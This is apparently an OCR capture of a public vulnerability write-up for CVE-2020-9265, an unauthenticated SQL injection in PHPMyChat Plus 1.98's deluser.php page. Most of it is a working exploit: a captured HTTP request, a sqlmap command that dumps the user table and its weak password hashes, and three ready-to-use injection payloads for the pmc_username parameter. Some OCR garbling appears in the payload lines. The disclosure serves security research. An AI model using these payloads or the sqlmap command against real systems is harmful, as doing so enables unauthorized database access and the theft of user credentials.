
PHPMyChatPlus / SQLi.md



...

```
63 lines (39 sloc) | 2.18 KB
                                                                                                                                                                          ...
             CVE-2020-9265
              The PHP MyChat Plus 1.98 application is vulnerable to SQL Injection without authentication through the "deluser.php" page.
              Capture the request through burpsuite:
                POST /plus/deluser.php HTTP/1.1
                Host: HOSTNAME
                User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
                Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                Accept-Language: en-US,en;q=0.5
                Accept-Encoding: gzip, deflate
                Referer: http://HOSTNAME/plus/deluser.php
                Content-Type: application/x-www-form-urlencoded
                Content-Length: 77
                Connection: close
                Cookie: CookieLang=english; temp=temp; CookieUsername=testing; CookieRoom=Public%2BRoom%2B1; CookieRoomType=1; CookieStatus=r;
                PHPSESSID=0srffkdt9nu2jis443pp9nh3i9
                Upgrade-Insecure-Requests: 1
                Then save that request to disk and run SQL Map with the following parameters:
                sqlmap -r deleteuserlogin.req --level=5 --risk=3 --dbms=mysql --tamper=unmagicquotes -D DBNAME --dump -T c_reg_users -p
                pmc_username
              This will dump all the users and the very weak hashes.
                POC URLS for the injection:
                Parameter: pmc_username (POST)
                    Type: boolean-based blind
                    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
                    Payload: L=english&Link=&LIMIT=0&pmc_username=test' AND 9736=(SELECT (CASE WHEN (9736=9736) THEN 9736 ELSE (SELECT 2847 UNION
                SELECT 9983) END))-- qEHq&pmc_password=test&login_form=Log In
                    Type: error-based
                Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: Leenglish&Link=&LIMIT=0&pmc_username=test' OR (SELECT 7708 FROM(SELECT COUNT(*),CONCAT(0x7170627a71,(SELECT (ELT(7708=7708,1))),0x7162627a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)--
                ShDx&pmc_password=test&login_form=Log In
                    Type: time-based blind
                    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
                    Payload: L=english&Link=&LIMIT=0&pmc_username=test' AND (SELECT 5588 FROM (SELECT(SLEEP(5)))wWnk)--
                FHPh&pmc_password=test&login_form=Log In
```

CVSS Score: https://cvssjs.github.io/#CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:L (Critical)